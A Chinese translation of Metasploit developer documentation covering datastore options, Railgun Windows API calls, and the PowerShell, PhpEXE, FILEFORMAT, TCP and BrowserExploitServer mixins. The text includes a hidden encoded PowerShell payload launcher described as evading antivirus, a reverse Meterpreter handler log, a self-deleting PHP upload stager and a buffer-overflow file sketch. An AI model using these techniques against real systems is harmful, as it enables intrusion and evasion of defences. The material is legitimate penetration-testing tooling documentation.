注意: 这个文档可能需要审查 一个数据存储选项是用户可以设置的变量的一个类型,允许metasploit的各种组件在使用时更具有配置性.例子,在msfconsole,你能设置ConsoleLogging选项来记录所有控制台的输入输出的所有日志 -- 在渗透过程中方便文档记录的一种方法.当你载入一个模块,这个mixin或模块会注册更多选项.一些常见的有:用于服务器exploit或辅助模块的RHOST 和 RPORT ,客户端模块的SRVHOST等等.准确找出可以设置的数据存储选项的最佳方法是通过使用以下命令

- `show options` - Shows you all the basic options.
- `show advanced` - Shows you all the advanced options.
- `show missing` - Shows you all the required options you have not configured.
- `set` - Shows you everything. Obviously you also use this command to set an option.

选项源: ModuleDataStore, active_module, session, and framework

用户如何查看数据储存选项: 在用户方面,数据储存选项 像全局或者模块级别:全局 意味全部模块都能使用该选项.可以使用 `setg` 命令来设置.模块级别意味着只有你当前正在使用的模块会记住储存选项,没有其他的能记住.如果先加载模块,则需要设置模块级别选项，然后使用 `set` 命令，像下面这样:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 10.0.1.3
rhost => 10.0.1.3
```

metasploit开发者如何查看数据储存选项 在开发方面,事情有点疯狂.数据存储选项实际上可以在至少四个不同的来源中找到:the ModuleDataStore object, active_module, session object, or the framework object. 如果你只是进行模块开发.你能信任的最好的源是ModuleDataStore对象.这个对象有一个特定的加载顺序，然后把所需的选项交给你.如果这个选项可以在模块的数据存储中找到，它会给你这个选项。如果没有找到，它从一个框架给你一个.以下是如何读取模块中的数据存储选项的例子

```
current_host = datastore['RHOST']
```

如果你的开发工作在模块领域之外,那么很有可能你甚至没有ModuleDataStore对象。但是在一些情况,你仍然可以从驱动程序读取active_module accessor .或者如果你可以访问ModuleCommandDispatcher,有一个一个给你相同东西的 `mod` 方法.有时mixin会在派发模块的时候会通过 `run_simple` 方法进行传递.比如,你可以看这个Msf::Ui::Console::CommandDispatcher::Auxiliary类 在一些情况就像在post exploit运行脚本,你可能没有 ModuleDataStore 或者 active_module,但是你应该仍然有一个session对象.应该有一个 `exploit_datastore` 给你所有的数据存储选项

```
session.exploit_datastore
```

如果你无权访问模块或者session对象,最后的源显然是这个framework对象.并且这个framework对象总是存在.否则,像我们之前说的,如果用户设置一个 module-level 选项 没有其他的组件可以看到他,这引入框架对象

```
framework.datastore
```

所以现在你知道数据储存选项的多个来源.希望在这一点上,你清楚的认识到不是所有的源必然分享所有的东西.如果你尝试所有东西,像一个生成规则,这应该是你的载入顺序

1. Try from the ModuleDataStore
2. Try from active_module
3. Try from session
4. Try from framework

核心选项类型

所有核心数据储存选项类型是定义在option_container.rb 文件.你应该总是挑选最合适的一个,因为每个都有自己的输入验证

那么你在数据注册阶段初始化一个选项,它应该遵循以下格式

```
OptSomething.new(option_name, [boolean, description, value])
```

- **option_name** -选项的名字
- **boolean** - 第一个属性,true的意思是这是一个必选的 false的意思是这是一个可选的
- **description** - 关于这个选项的短描述
- **value** - 一个默认值,注意如果第一个属性是false,你不需要提供这个值,它将会自动填充nil

现在让我们讨论关于什么类是可用的

- **OptString** - 通常用于字符串选项。如果输入以“file：//”开头，则OptString也会自动假定这是一个文件，并从中读取。但是，在发生这种情况时没有文件路径验证，所以如果要加载文件，则应该使用OptPath，然后自己读取该文件。代码示例：

```
OptString.new('MYTEST', [ true, 'Set a MYTEST option', 'This is a default value' ])
```

- **OptRaw** 实际上它的功能与OptString完全相同

- **OptBool** - bool选项它将验证输入是true或者false.例如y, yes, n, no, 0, 1, 代码示例

```
OptBool.new('BLAH', [ true, 'Set a BLAH option', false ])
```

- **OptEnum -** 基本上这将限制输入到特定的选项。例如，如果您希望输入是 `apple` 或者 `orange` ,而不是其他的.那么OptEnum就是您的选择。代码示例：

```
# Choices are: apple or range, defaults to apple
OptEnum.new('FRUIT', [ true, 'Set a fruit', 'apple', ['apple', 'orange']])
```

- **OptPort -**对于输入它意味着是用作端口号。这个数字应该在0 - 65535之间。代码示例：

```
OptPort.new('RPORT', [ true, 'Set a port', 21 ])
```

- **OptAddress** 作为IPv4地址的输入。代码示例：

```
OptAddress.new('IP', [ true, 'Set an IP', '10.0.1.3' ])
```

- **OptAddressRange** 作为IPv4地址的输入,例如：10.0.1.1-10.0.1.20或10.0.1.1/24。您也可以提供文件路径而不是范围，它会自动将该文件视为IP列表。或者，如果你使用rand：3语法，其中3意味着3次，它会为你生成3个随机IP。代码示例：

```
OptAddressRange.new('Range', [ true, 'Set an IP range', '10.0.1.3-10.0.1.23' ])
```

- **OptPath** 如果你的数据储存选项要求一个本地文件路径.请使用此选项。

```
OptPath.new('FILE', [ true, 'Load a local file' ])
```

- **OptInt** 它可以是一个16进制值或者10进制

```
OptInt.new('FILE', [ true, 'A hex or decimal', 1024 ])
```

- **OptRegexp** 是一个正则表达式数据存储选项。

```
OptRegexp.new('PATTERN', [true, 'Match a name', '^alien']),
```

Other types: 在某些情况下，可能没有适合您的数据存储选项类型。最好的例子是URL：即使没有OptUrl这样的东西，你可以做的是使用OptString类型，然后在你的模块中做一些验证，如下所示：

```
def valid?(input)
    if input =~ /^http:\/\/.+/i
        return true
    else
        # Here you can consider raising OptionValidateError
        return false
    end
end

if valid?(datastore['URL'])
    # We can do something with the URL
else
    # Not the format we're looking for. Refuse to do anything.
end
```

register_options 方法

这 `register_options` 方法可以注册多个基本数据存储选项。基本数据存储选项是必须配置的选项，例如服务器端漏洞中的RHOST选项。或者它是非常常用的，例如登录模块中的各种用户名/密码选项。

以下是在模块中注册多个数据存储选项的示例：

```
register_options(
  [
    OptString.new('SUBJECT', [ true, 'Set a subject' ]),
    OptString.new('MESSAGE', [ true, 'Set a message' ])
  ], self.class)
```

register_advanced_options 方法

这个 `register_advanced_options` 方法 以注册多个高级数据存储选项。高级数据存储选项是在使用模块之前不需要用户配置的选项。例如，代理选项几乎总是被视为“高级”。但是，当然，这也意味着大多数用户会觉得难以配置。

注册高级选项的示例：

```
register_advanced_options(
  [
    OptInt.new('TIMEOUT', [ true, 'Set a timeout, in seconds', 60 ])
  ], self.class)
```

更改数据存储选项的默认值

当一个数据存储选项已经被一个mixin注册时，仍然有办法改变模块的默认值。您可以使用 `register_options` 方法，也可以在模块的元数据中添加一个DefaultOptions键。

使用**register_options**更改默认值：

使用register_options其中一个优点是，如果数据存储选项是高级的，这就允许它在基本选项菜单上，这意味着当人们在msfconsole上“show options”时，该选项将会在那里。您还可以更改选项说明，以及此方法是否必须。

使用**DefaultOptions**更改默认值：

当Metasploit初始化一个模块时，将会调用 `import_defaults` 方法。此方法将更新所有现有的数据存储选项（这就是为什么 `register_options` 可以用来更新默认值），然后它将专门检查模块元数据中的DefaultOptions键，并再次更新。

下面是一个使用DefaultOptions键的exploit模块初始化的例子：

```
def initialize(info={})
  super(update_info(info,
    'Name'           => "Module name",
    'Description'    => %q{
      This is an example of setting the default value of RPORT using the DefaultOption
s key
    },
    'License'        => MSF_LICENSE,
    'Author'         => [ 'Name' ],
    'References'     =>
      [
        [ 'URL', '' ]
      ],
    'Platform'       => 'win',
    'Targets'        =>
      [
        [ 'Windows', { 'Ret' => 0x41414141 } ]
      ],
    'Payload'        =>
      {
        'BadChars' => "\x00"
      },
    'DefaultOptions' =>
      {
        'RPORT' => 8080
      },
    'Privileged'     => false,
    'DisclosureDate' => "",
    'DefaultTarget'  => 0))
end
```

deregister_options 方法

`deregister_options` 方法可以注销基本或高级选项。用法非常简单：

```
deregister_options('OPTION1', 'OPTION2', 'OPTION3')
```

在运行时改变数据存储选项

目前，在运行时修改数据存储选项最安全的方法是重写一个方法。例如，一些mixins像这样检索RPORT选项：

```
def rport
    datastore['RPORT']
end
```

在这种情况下，你可以从模块中覆盖这个rport方法，并返回一个不同的值

```
def rport
    80
end
```

这样，当一个mixin想要这个信息的时候，最终的值是80，而不是实际的值 `datastore['RPORT']`

理想的数据存储命名

正常选项总是大写，高级选项是驼峰式,规避选项是前缀::驼峰式

RailGunner是Windows Meterpreter独有的强大的后期开发功能。它可以让你完全控制你的目标机器的Windows API，或者你可以使用你找到的任何DLL，并用它做更多的创意性的工作。例如：假设您在Windows目标上有一个meterpreter会话。你有一个特定的应用程序，你认为存储用户的密码，但它是加密的，但是没有工具在那里解密。使用RailGun，你可以做的是，你可以进入这个进程，并查找内存中发现的任何敏感信息，或者你可以查找负责解密的程序的DLL，调用它，并让它为你解密。如果你是渗透测试人员，显然后期开发是一项重要的技能，但如果你不知道railgun,你错过很多，

定义一个DLL及其函数

Windows API显然是相当多的，所以默认情况下，Railgun只有一些预定义的DLL和通常用于构建Windows程序的函数。这些内置DLL是：kernel32, ntdll, user32, ws2_32, iphlpapi, advapi32, shell32, netapi32, crypt32, wlanapi, wldap32, version.内置DLL的相同列表也可以通过使用该 `known_dll_names` 方法来检索。

所有all定义可以在这个"def" 目录找到.他们是像一个类一样定义的.下面的模块应该能演示一个dll是怎么定义的

```
# -*- coding: binary -*-
module Rex
module Post
module Meterpreter
module Extensions
module Stdapi
module Railgun
module Def

class Def_somedll

  def self.create_dll(dll_path = 'somedll')
    dll = DLL.new(dll_path, ApiConstants.manager)

    # 1st argument = Name of the function
    # 2nd argument = Return value's data type
    # 3rd argument = An array of parameters
    dll.add_function('SomeFunction', 'DWORD',[
      ["DWORD","hwnd","in"]
    ])

    return dll
  end

end

end; end; end; end; end; end; end
```

在函数定义,railgun支持这些数据类型:VOID, BOOL, DWORD, WORD, BYTE, LPVOID, HANDLE, PDWORD, PWCHAR, PCHAR, PBLOB. 有四个参数/缓冲区说明:in, out, inout, and return.将值传递给“in”参数时，Railgun将处理内存管理。例如，MessageBoxA有一个名为“in”的参数lpText，并且是PCHAR类型。你可以简单地传递一个Ruby字符串，然后Railgun处理剩下的事情，这非常简单。 “out”参数将始终是指针数据类型。基本上，你告诉Railgun要为参数分配多少字节，它分配内存，在调用函数时提供一个指向它的指针，然后读取该函数

写入的内存区域，将其转换为Ruby对象，并将其添加到返回字典。 一个“inout”参数作为被调用函数的输入，但是可能会被其修改。您可以检查修改后的值的返回散列，如“out”参数。 在运行时定义一个新函数的快速方法,可以像下面的例子那样完成：

```
client.railgun.add_function('user32', 'MessageBoxA', 'DWORD',[
    ["DWORD","hWnd","in"],
    ["PCHAR","lpText","in"],
    ["PCHAR","lpCaption","in"],
    ["DWORD","uType","in"]
 ])
```

但是，如果这个函数很可能被多次使用，或者它是Windows API的一部分，那么你应该把它放在库中。

示例

尝试Railgun的最好方法是在Windows Meterpreter提示符下使用irb。这是一个如何到达的例子：

```
$ msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.64:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.106:55148) at 2014-07
-30 19:49:35 -0500

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

注意,当你运行一个post模块或irb时，你总是有一个 `client` 或者一个 `session` 对象来处理，都指向相同的东西，在这种情况下是 `Msf::Sessions::Meterpreter_x86_Win` .这个Meterpreter会话对象为您提供对目标机器的API访问，包括Railgun对象 `Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun` .这是你是如何简单的访问它

```
session.railgun
```

如果你用irb运行上面的代码，你会发现它返回所有的DLL，函数，常量等的信息.它读取是有些不友好,因为那数据非常多.幸运的是，有一些方便的技巧可以帮助我们解决问题。例如，就像我们之前提到的那样，如果您不确定哪些DLL被加载，您可以调用 `known_dll_names` 方法：

```
>> session.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netap
i32", "crypt32", "wlanapi", "wldap32", "version"]
```

现在，假设我们对user32感兴趣，并且希望找到所有可用的函数（以及返回值的数据类型，参数），另一个方便的技巧是：

```
session.railgun.user32.functions.each_pair {|n, v| puts "Function name: #{n}, Returns: #{v.return_type}, Params: #{v.params}"}
```

请注意，如果您碰巧调用了无效的或不受支持的Windows函数，会引发一个 `runtimeerror` 和错误信息.并显示可用函数的列表。 要调用Windows API函数，请执行以下操作：

```
>> session.railgun.user32.MessageBoxA(0, "hello, world", "hello", "MB_OK")
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "retur
n"=>1}
```

如果你能看到api调用返回一个字典.我们已经看到了一个习惯，有时人们不喜欢检查 `GetLastError` , `ErrorMessage` , 和 `return` 值.他们只是假设它是工作的。这是一个坏的程序习惯,是不推荐的.如果你也假设一些东西是工作的,和执行下一个api调用.你有可能获得意外的结果（最坏的情况：丢失Meterpreter会话）。

内存读写

这个Railgun类还有两个非常有用的方法，您可能会使用：memread和memwrite。名字是不言自明的：你读了一块内存，或者你写入一个内存区域。我们将在有效载荷本身中演示 一个新的内存块：

```
>> p = session.sys.process.open(session.sys.process.getpid, PROCESS_ALL_ACCESS)
=> #<#<Class:0x007fe2e051b740>:0x007fe2c5a258a0 @client=#<Session:meterpreter 192.168.
1.106:55151 (192.168.1.106) "WIN-6NH0Q8CJQVM\sinn3r @ WIN-6NH0Q8CJQVM">, @handle=448,
@channel=nil, @pid=2268, @aliases={"image"=>#<Rex::Post::Meterpreter::Extensions::Stda
pi::Sys::ProcessSubsystem::Image:0x007fe2c5a25828 @process=#<#<Class:0x007fe2e051b740>
:0x007fe2c5a258a0 ...>>, "io"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Sys::Proc
essSubsystem::IO:0x007fe2c5a257b0 @process=#<#<Class:0x007fe2e051b740>:0x007fe2c5a258a
0 ...>>, "memory"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Sys::ProcessSubsystem
::Memory:0x007fe2c5a25738 @process=#<#<Class:0x007fe2e051b740>:0x007fe2c5a258a0 ...>>,
 "thread"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Sys::ProcessSubsystem::Thread
:0x007fe2c5a256c0 @process=#<#<Class:0x007fe2e051b740>:0x007fe2c5a258a0 ...>>}>
>> p.memory.allocate(1024)
=> 5898240
```

像你能看到的 新的分配在地址5898240(或者16进制 0x005A0000).让我们首先在上面写4个字节

```
>> session.railgun.memwrite(5898240, "AAAA", 4)
=> true
```

> session.railgun.memread(5898240, 4) => "AAAA" ```

请注意，如果提供的指针不正确，则可能导致访问冲突并使Meterpreter发生崩溃。

参考

https://www.youtube.com/watch?v=AniR-T0AnnI

https://www.defcon.org/images/defcon-20/dc-20-presentations/Maloney/DEFCON-20-Maloney-Railgun.pdf

https://dev.metasploit.com/redmine/projects/framework/wiki/RailgunUsage

https://github.com/rapid7/metasploit-framework/tree/master/lib/rex/post/meterpreter/extensions/stdapi/railgun

http://msdn.microsoft.com/en-us/library/ms681381(VS.85).aspx

http://msdn.microsoft.com/en-us/library/aa383749

http://undocumented.ntinternals.net/

http://source.winehq.org/WineAPI/

PowerShell是Microsoft开发的一种脚本语言。它提供了对Windows平台几乎所有内容的API访问，不容易被检测到，易于学习，因此对于渗透测试的后期开发过程中或payload执行的exploit开发来说非常强大。以Metasploit的windows/smb/psexec_psh.rb 模块为例子.它模仿SysInternals中的psexec工具，有效载荷被压缩并从命令行执行，这使得它对防病毒有些隐蔽.psexec_psh.rb中只有不到30行代码（不包括描述模块的元数据），因为大部分工作都是由Powershell mixin完成的，没有比这更容易的了。 命令行将自动尝试检测正在运行的体系结构（x86或x86_64）以及它所包含的有效负载体系结构。如果存在不匹配的情况，则会生成正确的PowerShell体系结构以将有效载荷注入到内存中，因此无需担心目标系统的体系结构。

要求

要使用PowerShell mixin，请确保您符合以下要求

- 目标机器支持PowerShell。Vista或更新版本应该支持它。
- 您必须拥有执行powershell.exe的权限
- 您必须能够提供系统命令参数。
- 您必须设置命令执行类型为了执行powershell.exe攻击

示例

- 添加Powershell到你的模块,首先你需要require 它

```
require 'msf/core/exploit/powershell'
```

- 然后把这个mixin包含在这个Metasploit3类的范围内（或者对于一些是Metasploit4）

```
include Msf::Exploit::Powershell
```

- 使用该 `cmd_psh_payload` 方法生成PowerShell payload。

```
cmd_psh_payload(payload.encoded, payload_instance.arch.first)
```

```
```

%COMSPEC% /B /C start powershell.exe -Command $si = New-Object System.Diagnostics.ProcessStartInfo;$si.FileName = 'powershell.exe'; $si.Arguments = ' -EncodedCommand [BASE64 PAYLOAD] '; $si.UseShellExecute = $false; $si.RedirectStandardOutput = $true;$si.WindowStyle = 'Hidden'; $si.CreateNoWindow = $True; $p = [System.Diagnostics.Process]::Start($si); ```

根据漏洞的情况，可以使用多种选项来调整最终的命令。默认情况下脚本是压缩的，但是没有编码发生在。这产生了一个约2000字符的小命令（取决于有效载荷）。 其中最值得一提的是 `encode_final_payload` 将完整的负载Base64编码成一个非常简单的命令，并且很少有坏字符。但是，命令长度会因此而增加。结合 `remove_comspec` 意味着有效载荷将是非常简单的

```
powershell.exe -nop -ep bypass -e AAAABBBBCCCCDDDD.....==
```

在下面的api文档确认更多的高级选项

References

https://dev.metasploit.com/api/Msf/Exploit/Powershell.html

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exploit/powershell.rb

https://github.com/rapid7/metasploit-framework/blob/master/data/exploits/powershell/powerdump.ps1

如何使用PhpEXE来利用任意文件上传漏洞

任意文件上传在Web应用程序中是非常常见的，可能会被滥用来上传恶意文件，然后危害服务器。通常，攻击者将根据支持的任何服务器端编程语言来选择一个有效载荷。因此，如果易受攻击的应用程序在PHP中，那么显然PHP是支持的，因此一个简单的选择就是使用诸如Metasploit的PHP meterpreter之类的PHP有效载荷。然而，PHP meterpreter并不像Windows meterpreter那样共享相同的性能。所以在现实中，会发生什么呢？你可能会想升级到一个更好的shell，在这个过程中需要额外的手动工作。 那么对于这种类型的场景为什么限制你的有效载荷选项 ，你应该使用PhpEXE mixin。它用作PHP中的有效负载，将最终的恶意可执行文件写入远程文件系统，然后在使用后自行清除，因此不会留下任何痕迹。

要求

要使用PhpEXEmixin，应该满足一些典型的可利用的要求：

- 您必须在Web服务器上找到可写的位置。
- 同一个可写位置也应该可以通过HTTP请求读取。 注意:对于任意文件上传漏洞，通常有一个目录包含上传的文件，并且是可读的。如果这个bug是由于目录遍历造成的，那么临时文件夹(来自操作系统或者web应用程序)就是你的选择。

用法

- 首先在您的Metasploit3类范围内包含mixin ，如下所示

  ```
  include Msf::Exploit::PhpEXE
  ```

- 使用php生成载荷(php stager) `get_write_exec_payload`

  ```
  p = get_write_exec_payload
  ```

- 如果您正在使用Linux目标，则可以将其设置unlink_self为true，这将自动清除可执行文件：

  ```
  p = get_write_exec_payload(:unlink_self=>true)
  ```

  在Windows上，您可能无法清除可执行文件，因为它可能仍在使用中。如果无法自动清除恶意文件，则应始终警告用户，以便在渗透测试期间手动完成。

- 上传有效载荷 这个时候你可以上传 `get_write_exec_payload` 生成的有效载荷然后使用GET请求来调用它。如果您不知道如何发送GET请求，请参考以下文章 https://github.com/rapid7/metasploit-framework/wiki/How-to-Send-an-HTTP-Request-Using-HTTPClient

```
### file_create示例
顾名思义，该`file_create`方法允许您创建一个文件。您应该使用这种方法，因为它不仅仅是将数据写入磁盘。它所做的一件重要的事情就是将文件创建以这个格式报告到数据库```#{ltype}.localpath```,,和这个文件将总是被写入Metasploit的本地目录,定义在```Msf::Config.local_directory``` (默认是```~/.msf4/local```),这使得文件保持良好和有序。
要使用mixin,首先导入```Msf::Exploit::FILEFORMAT```到你的 ```Metasploit``` 范围内

```ruby
include Msf::Exploit::FILEFORMAT
```

下面是一个file_create用来构建一个想象的exploit的例子：

```
# This is my imaginary exploit
buf = ""
buf << "A" * 1024
buf << [0x40201f01].pack("V")
buf << "\x90" * 10
buf << payload.encoded

file_create(buf)
```

自定义文件名

这个 `Msf::Exploit::FILENAME` 默认情况下注册一个 `FILENAME` 数据储存选项.它实际上是可选的,如果没有文件名提供,这mixin将会用这个格式设置名字 `"exploit.fileformat.#{self.shortname}"` , `self.shortname` 意味着这个模块名的短版本 如果你想设置一个默认的（但仍然可以由用户更改），那么你只需在模块中重新注册它，如下所示：

```
register_options(
  [
    OptString.new('FILENAME', [true, 'The malicious file name',  'msf.jpg'])
  ], self.class)
```

固定文件名

偶尔，你可能不希望你的用户改变文件名。一个懒惰的技巧是通过FILENAME在运行时修改数据存储选项，但是这是非常不推荐的。事实上，如果你这样做，你将不会通过msftidy。相反，这是如何正确完成的： 1 - 注销 `FILENAME` 选项

```
deregister_options('FILENAME')
```

2 - 接下来，重写该 `file_format_filename` 方法，并使其返回所需的文件名：

```
def file_format_filename
  'something.jpg'
end
```
```

3 - 最后,请在模块描述中留下关于此的注释。

参考

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exploit/fileformat.rb

https://github.com/rapid7/metasploit-framework/tree/master/modules/exploits/windows/local

在Metasploit Framework,TCP套接字被实现为 Rex::Socket::Tcp,它扩展了内建的Ruby Socket基类。你应该总是使用Rex套接字，而不是原生的Ruby套接字.因为如果不是的话，你的套接字是不能被框架本身管理的，当然一些功能会丢失，比如pivoting。Metasploit的文档目录中的Developer's Guide解释了它是怎么工作的很好的 对于模块开发，通常你不会直接使用Rex，相反你应该会使用 msf::Exploit::Remote::Tcp mixin.mixin已经提供了一些有用功能M,在开发过程中你并不需要担心，例如TCP规避，代理，SSL等等。你所要做的就是建立连接，发送东西，接收东西，你就能完成。 听起来很简单对吧？

使用这个mixin

要使用mixin，只需在模块的 `class Metasploit3` （或 `class Metasploit4` ）范围内添加以下语句：

```
include Msf::Exploit::Remote::Tcp
```

当包含mixin时，请注意将在您的模块下注册以下数据存储选项：

- **SSL** - Negotiate SSL for outgoing connections.
- **SSLVersion** - The SSL version used: SSL2, SSL3, TLS1. Default is TLS1.
- **SSLVerifyMode** - Verification mode: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER. Default is PEER.
- **Proxies** - Allows your module to support proxies.
- **ConnectTimeout** - Default is 10 seconds.
- **TCP::max_send_size** - Evasive option. Maxiumum TCP segment size.
- **TCP::send_delay** - Evasive option. Delays inserted before every send.

如果您想了解如何更改数据存储区选项的默认值，请查看"Changing the default value for a datastore option"

建立链接

要建立连接，只需执行以下操作：

```
connect
```

当你这样做的时候, `connect` 将会调用 `Rex::Socket::Tcp.create` 来创造套接字,和在框架注册它.它自动确认RHOST/RPORT数据储存选项（所以它知道连接到哪里），但是你也可以手动改变它：

```
# This connects to metasploit.com
connect(true, {'RHOST'=>'208.118.237.137', 'RPORT'=>80})
```

这个 `connect` 方法将会返回全局访问的socket 对象

但是你看，还有一点点。该connect方法也可以跑出一些您可能想要捕获的Rex异常，包括：

- **Rex::AddressInUse** - 当它实际绑定到相同的IP /端口时可能发生
- **::Errno::ETIMEDOUT** - 当Timeout.timeout（）超时。
- **Rex::HostUnreachable** - 相当不言自明
- **Rex::ConnectionTimeout** -相当不言自明
- **Rex::ConnectionRefused** - 相当不言自明

如果您对所有这些异常的抛出感到好奇,你能在lib/rex/socket/comm/local.rb找到

发送数据

有几种方法可以用Tcp mixin发送数据。为了使事情变得更简单和安全，我们建议您只使用以下这个put方法

```
sock.put "Hello, World!"
```

put方法更安全的原因是因为它不允许例程永久挂起。默认情况下，它不会等待，但是如果要使其更灵活，可以这样做：

```
begin
    sock.put("data", {'Timeout'=>5})
rescue ::Timeout::Error
    # You can decide what to do if the writing times out
end
```

接受数据

现在，我们来谈谈如何接收数据。主要有三种方法可以使用：get_once，get和timed_read。区别在于get_once只会尝试轮询流直到有一些读取数据可用 一次.但是这个get方法会一直读取，直到没有更多。至于timed_read，它基本上是read用Timeout包装起来的方法。 一般来说，我们希望您使用 `get_once` ,因为它更安全一些。以下演示如何使用它：

```
begin
    buf = sock.get_once
rescue ::EOFError
end
```

请注意，get_once如果没有读取数据，也可能返回nil，或者如果数据为零，则返回EOFError。所以请确保你在模块中捕获到nil。

数据读取方法可以在lib/rex/io/stream.rb找到.

断开

要断开一个连接,只需要

```
disconnect
```

在ensure块中.断开连接是非常重要的.显然要确保在出现问题时总是断开连接。如果你不这样做，你可能会得到一个只能向服务器发送一个请求（第一个请求）的模块，其余的都是坏的。

完整的例子

下面的例子应该演示了 你通常会如何使用Tcp mixin：

```
# Sends data to the remote machine
#
# @param data [String] The data to send
# @return [String] The received data
def send_recv_once(data)
    buf = ''
    begin
        connect
        sock.put(data)
        buf = sock.get_once || ''
    rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable, Rex::ConnectionTimeout, Rex::ConnectionRefused, ::Timeout::Error, ::EOFError => e
        elog("#{e.class} #{e.message}\n#{e.backtrace * "\n"}")
    ensure
        disconnect
    end

    buf
end
```

Metasploit框架提供了可让你用于开发浏览器exploit的不同mixin，主要有：

- **Msf::Exploit::Remote::HttpServer** - 一个最基本的http服务器
- **Msf::Exploit::Remote::HttpServer::HTML** - 这个模块提供JavaScript函数在制作不同的html内容时能使用
- **Msf::Exploit::Remote::BrowserExploitServer** - 包括来自HttpServer和HttpServer :: HTML的功能，但还有更多的好东西。这篇文章涵盖了 BrowserExploitServer mixin.

自动开发程序

BrowserExploitServer mixin是唯一专门为浏览器开发的mixin。在使用这个mixin之前，你应该明白它在背后的作用： 1.它会自动收集浏览器信息，包括：操作系统名称，版本，浏览器名称，浏览器版本，是否使用代理，Java插件版本，Microsoft Office版本等。如果浏览器没有启用Javascript，那么它对目标知道的很少。收集的所有信息将存储在由mixin管理的配置文件中。 2.然后mixin会标记浏览器来跟踪会话。它也将使用相同的标签来检索需要的配置文件。3.在mixin决定是否应该向浏览器使用exploit之前，它会检查模块是否有任何可exploit的条件。如果不符合条件，则会向浏览器发送一个404，放弃操作 4.如果满足要求，mixin会将该配置文件（在检测阶段收集的浏览器信息）传递给模块，然后让其接管其余部分。 提示：在模块中，您可以检查配置文件中的 `:source` 键以确定是否启用Javascript：如果：source是“script”，则意味着启用了Javascript。如果是“headers”（如HTTP标头），那么浏览器禁用Javascript。

设置可exploit要求

能够设置浏览器的要求是mixin的一个重要特性。它可以让你的攻击更聪明，更有针对性，并防止事故发生。这里有一个场景：假设你有一个针对Internet Explorer的漏洞，它只影响特定范围的MSHTML构建，你可以设置:os_name, :ua_name, :ua_ver, and :mshtml_build 来确保它不会盲目的exploit其他东西.:mshtml_build要求可以在MSHTML文件属性下的“产品版本”中找到。 可利用的浏览器要求在模块元数据的“BrowserRequirements”下定义。以下是定义运行某个ActiveX控件的易受攻击目标的示例：

```
'BrowserRequirements' =>
{
    source: /script/i,
        activex: [
          {
            clsid: '{D27CDB6E-AE6D-11cf-96B8-444553540000}',
            method: 'LoadMovie'
          }
        ],
    os_name: /win/i
}
```

您也可以定义目标特定的要求。这也是mixin能够自动选择一个目标的方式，你可以用“get_target”方法得到它。下面是一个例子，说明如何定义目标特定的要求,在Win XP上的IE8，在Win 7上的IE 9 ：

```
'BrowserRequirements' =>
  {
    :source   => /script|headers/i,
    'ua_name' => HttpClients::IE,
  },
'Targets'             =>
  [
    [ 'Automatic', {} ],
    [
      'Windows XP with IE 8',
      {
        :os_name    => 'Windows XP',
        'ua_ver'    => '8.0',
        'Rop'       => true,
        'Offset'    => 0x100
      }
    ],
    [
      'Windows 7 with IE 9',
      {
        'os_name'   => 'Windows 7',
        'ua_ver'    => '9.0',
        'Rop'       => true,
        'Offset'    => 0x200
      }
    ]
  ]
```

你可以使用这些 **:os_name**:

Constant	Purpose
OperatingSystems::Match::WINDOWS	Match all versions of Windows
OperatingSystems::Match::WINDOWS_95	Match Windows 95
OperatingSystems::Match::WINDOWS_98	Match Windows 98
OperatingSystems::Match::WINDOWS_ME	Match Windows ME
OperatingSystems::Match::WINDOWS_NT3	Match Windows NT 3
OperatingSystems::Match::WINDOWS_NT4	Match Windows NT 4
OperatingSystems::Match::WINDOWS_2000	Match Windows 2000
OperatingSystems::Match::WINDOWS_XP	Match Windows XP
OperatingSystems::Match::WINDOWS_2003	Match Windows Server 2003
OperatingSystems::Match::WINDOWS_VISTA	Match Windows Vista
OperatingSystems::Match::WINDOWS_2008	Match Windows Server 2008
OperatingSystems::Match::WINDOWS_7	Match Windows 7
OperatingSystems::Match::WINDOWS_2012	Match Windows 2012
OperatingSystems::Match::WINDOWS_8	Match Windows 8
OperatingSystems::Match::WINDOWS_81	Match Windows 8.1
OperatingSystems::Match::LINUX	Match a Linux distro
OperatingSystems::Match::MAC_OSX	Match Mac OSX
OperatingSystems::Match::FREEBSD	Match FreeBSD
OperatingSystems::Match::NETBSD	Match NetBSD
OperatingSystems::Match::OPENBSD	Match OpenBSD
OperatingSystems::Match::VMWARE	Match VMWare
OperatingSystems::Match::ANDROID	Match Android
OperatingSystems::Match::APPLE_IOS	Match Apple IOS

你能使用这些 **:ua_name**:

Constant	Value
HttpClients::IE	"MSIE"
HttpClients::FF	"Firefox"
HttpClients::SAFARI	"Safari"
HttpClients::OPERA	"Opera"
HttpClients::CHROME	"Chrome"

更多这些常量可以在这里找到:https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/constants.rb 全部现在mixin支持的要求可以在这找到(查看 REQUIREMENT_KEY_SET)) https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exploit/remote/browser_exploit_server.rb#L46

设置一个监听器

在检测阶段和需求检查之后，mixin将触发“on_request_exploit”回调方法，这就是您处理HTTP请求，制作HTML并返回漏洞响应的地方。这里是一个如何设置“on_request_exploit”的例子：

```
#
# Listens for the HTTP request
# cli is the socket
# request is the Rex::Proto::Http::Request object
# target_info is a hash that contains all the browser info (aka the profile)
#
def on_request_exploit(cli, request, target_info)
    print_status("Here's what I know about the target: #{target_info.inspect}")
end
```

使用BrowserExploitServer构建HTML

BrowserExploitServer mixin支持两种编码风格：好的旧的HTML或ERB模板。首先是不言自明的：

```
def on_request_exploit(cli, request, target_info)
    html = %Q|
    <html>
    Hello, world!
    </html>
    |
